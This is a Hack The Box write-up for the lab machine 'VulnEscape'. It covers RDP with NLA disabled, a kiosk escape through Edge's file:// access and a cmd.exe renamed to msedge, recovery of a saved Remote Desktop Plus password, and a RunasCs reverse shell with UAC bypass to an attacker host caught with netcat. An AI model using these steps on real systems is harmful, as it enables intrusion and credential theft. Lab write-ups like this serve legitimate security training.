
Hack The Box VulnEscape Writeup
Only RDP is exposed. Disabling NLA reveals kiosk credentials, cmd.exe renamed to msedge bypasses UAC, and a Remote Desktop Plus profile decrypts to admin.
Port Scanning
The nmap scan shows only ONE port open, 3389:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
Host is up, received user-set (0.13s latency).
Scanned at 2025-09-18 15:35:43 EDT for 23s
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: ESCAPE
|   NetBIOS_Domain_Name: ESCAPE
|   NetBIOS_Computer_Name: ESCAPE
|   DNS_Domain_Name: Escape
|   DNS_Computer_Name: Escape
|   Product_Version: 10.0.19041
|_  System_Time: 2025-09-18T19:36:04+00:00
|_ssl-date: 2025-09-18T19:36:09+00:00; +3s from scanner time.
| ssl-cert: Subject: commonName=Escape
| Issuer: commonName=Escape
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-17T18:28:34
| Not valid after:  2026-03-19T18:28:34
| MD5:   8c32940356a2138ba06df2be2749ed6e
| SHA-1: 11541aa160a37c626d850b8490c4aee285891f23
| -----BEGIN CERTIFICATE-----
| MIIC0DCCAbigAwIBAgIQMzsU9lf8q6tDkh1aa3y6gzANBgkqhkiG9w0BAQsFADAR
| MQ8wDQYDVQQDEwZFc2NhcGUwHhcNMjUwOTE3MTgyODM0WhcNMjYwMzE5MTgyODM0
| WjARMQ8wDQYDVQQDEwZFc2NhcGUwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
| AoIBAQDOnHjJPLuHNMeNlcIhB7jIIVSk9gIL6fV9VvQy1uEoSC51dGJ3J/Pk0EhA
| 2oZnW00piWwLLRm+XLN4imawBWRXsQoybsXykXy8/391Y7Wtrq9PhPV3N6Al0Tia
| eLIsrr5dEW+VN/8Ygoafn3dNA03l5DHGk1jrvuS/AB3UHj8CotUUYq7m6m2JchOM
| e8BPT+piGIDqQiMcDw+4eToRf9jvAlBfVQVkGcemq9jYZM6cg8tSyd/3LK/kmgKo
| Ym65jTAD3zrUFEdCAqqLUdmhhRjlC5XOrn0MISfIDyKdOdAsaBJTh00nvuy5VHD7
| s6wboc0MacCKzoAM9O6lm8NQpDaVAgMBAAGjJDAiMBMGA1UdJQQMMAoGCCsGAQUF
| BwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsFAAOCAQEAftBDBw8JXBfouWlF
| GeRZDyqBIIxoYa8+4sz1jRFUdOO9/WbJGSSWNoMgktfqnNyHnD9NJsvTI6Z1Wyp/
| hM94+pcOv8VrTGHXPvDn3HGJLeHltO7ksXtC/lZ66wJNpMBVTjtKx/av9RB7syFQ
| JidCFs0iRS0i0JT93gXjnVuSTIktmQZLTOmsggqcVQr5mLChrcZ7HCX6RK9QULGB
| 578xFzVPFfHE6OPldJKV93jHhmCaRwxRBmCaZsM9gWunnTkRkufXfTn07wQhTzCu
| qYHci3qpBsEhYljRQCHqNwSGb3bUCYDolJ7hHp5gGaraXx7GQDu3jVq/ZemDbtyy
| j/um3A==
|_-----END CERTIFICATE-----
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 2s
I tried connecting to it using xfreerdp, but got access denied:
1
2
3
4
5
6
7
8
9
10
$ xfreerdp /v:10.129.234.51 /dynamic-resolution
[15:45:29:656] [3063:3064] [INFO][com.freerdp.client.x11] - No user name set. - Using login name: user
[15:45:30:584] [3063:3064] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[15:45:30:584] [3063:3064] [WARN][com.freerdp.crypto] - CN = Escape
Domain:
Password:
[15:45:33:495] [3063:3064] [WARN][com.freerdp.core.nla] - SPNEGO received NTSTATUS: STATUS_LOGON_FAILURE [0xC000006D] from server
[15:45:33:496] [3063:3064] [ERROR][com.freerdp.core] - nla_recv_pdu:freerdp_set_last_error_ex ERRCONNECT_LOGON_FAILURE [0x00020014]
[15:45:33:496] [3063:3064] [ERROR][com.freerdp.core.rdp] - rdp_recv_callback: CONNECTION_STATE_NLA - nla_recv_pdu() fail
[15:45:33:496] [3063:3064] [ERROR][com.freerdp.core.transport] - transport_check_fds: transport->ReceiveCallback() - -1
It talks about NLA:
1
[15:45:33:496] [3063:3064] [ERROR][com.freerdp.core] - nla_recv_pdu:freerdp_set_last_error_ex ERRCONNECT_LOGON_FAILURE [0x00020014]
NLA is a protocol integrated with RDP that makes sure not to allocate remote desktop resources if the user fails to pre-authenticate. Unless the user authenticates beforehand, no RDP session is created.
It’s possible to disable NLA using a flag in xfreerdp:
1
xfreerdp /v:10.129.234.51 /dynamic-resolution -sec-nla
When connecting to it, it leaks the username + password combination to log in (KioskUser0, empty password):

If you click on the button written in… Korean (I think), it directs us to log in.
Logged in as kioskuser0, I discovered after some enumeration that it’s possible to press the host key to open the Windows application menu dialog.
Due to User Access Control (UAC), I can only run selected applications on the system. Specifically, I could open MSEDGE:

Under other circumstances, it’d be possible to open cmd.exe right away using the Ctrl+O hotkey and searching for “cmd.exe” on the top bar. However, due to UAC, that’s not possible.
I used the “file://” protocol to access the C: drive:
1
file://c:\\
Using this operator allowed me to access files on the local machine. I could download cmd.exe:

Clicking on the folder icon, the file explorer opens up:


I can’t open cmd.exe directly, due to UAC, but I can rename it to a name that UAC will recognize and allow:
I can’t right click and rename it, which is so funny. I left-clicked (so it’s blue) and after 1 or 2 seconds I left-clicked again above the filename so I could rename it to msedge:

Having it renamed to msedge, I can open and execute commands normally:
Inside the _admin folder, there’s what seems to be a configuration file for Remote Desktop Plus.
1
2
3
4
5
6
7
8
9
10
11
C:\_admin>type profiles.xml
<?xml version="1.0" encoding="utf-16"?>
<!-- Remote Desktop Plus -->
<Data>
  <Profile>
    <ProfileName>admin</ProfileName>
    <UserName>127.0.0.1</UserName>
    <Password>JWqkl6IDfQxXXmiHIKIP8ca0G9XxnWQZgvtPgON2vWc=</Password>
    <Secure>False</Secure>
  </Profile>
</Data>
I did some research and couldn’t find a way to decrypt the password.
I could, however, locate where the Remote Desktop Plus application was placed in the system, specifically at C:\Program Data (x86)\Remote Desktop Plus.

I used my msedge session to download it (same way as I did with cmd.exe). When downloaded, I clicked to open (folder icon) the explorer and renamed it to msedge again to bypass UAC. It shows me this configuration panel:
I could import a profile to the application:

But I can’t open Program Files (x86). I need to copy the config file using my cmd.exe to the Downloads folder first.
1
copy profiles.xml C:\users\kioskuser0\downloads
Now it shows:

It imports successfully, but I can’t read the cleartext password:

There’s not much more I can do using this app, though.
To uncover the cleartext password, I downloaded the BulletsPassView tool (https://www.nirsoft.net/utils/bullets_password_view.html).
To transfer it, I grabbed the x64 version (important) and spun up a Python web server:
1
2
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
I used my cmd.exe session in the kiosk to download the binary:
1
2
3
c:\Windows\Temp>powershell iwr 10.10.14.112/BulletsPassView.exe -outfile bp.exe

c:\Windows\Temp>.\bp.exe
It tells me the cleartext password right away:

New credentials
1
admin:Twisting3021
With the credentials, I could upload RunasCs.exe to the machine using the same method I used earlier for BulletsPassView.
I used RunasCs the default way to get a remote cmd session, but UAC was messing everything up.
Thankfully, RunasCs has an option to bypass UAC, so I used it to grant myself a more privileged session:
1
2
3
4
5
6
7
c:\Windows\Temp>.\rc.exe admin Twisting3021 cmd.exe -r 10.10.14.112:1234 --bypass-uac

[+] Running in session 3 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: WinSta0\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 6872 created in background.

c:\Windows\Temp>
As you can see from my netcat session:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.112] from (UNKNOWN) [10.129.234.51] 63770
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
escape\admin

C:\Windows\system32>dir C:\users\administrator
dir C:\users\administrator
 Volume in drive C has no label.
 Volume Serial Number is 4A4B-52B4

 Directory of C:\users\administrator

06/25/2025  02:45 AM    <DIR>          .
06/25/2025  02:45 AM    <DIR>          ..
02/03/2024  04:43 AM    <DIR>          3D Objects
02/03/2024  04:43 AM    <DIR>          Contacts
02/03/2024  04:44 AM    <DIR>          Desktop
02/03/2024  04:43 AM    <DIR>          Documents
06/25/2025  02:40 AM    <DIR>          Downloads
02/03/2024  04:43 AM    <DIR>          Favorites
02/03/2024  04:43 AM    <DIR>          Links
02/03/2024  04:43 AM    <DIR>          Music
02/03/2024  04:44 AM    <DIR>          OneDrive
02/03/2024  04:44 AM    <DIR>          Pictures
02/03/2024  04:43 AM    <DIR>          Saved Games
02/03/2024  04:44 AM    <DIR>          Searches
02/03/2024  04:43 AM    <DIR>          Videos
               0 File(s)              0 bytes
              15 Dir(s)   5,590,245,376 bytes free

C:\Windows\system32>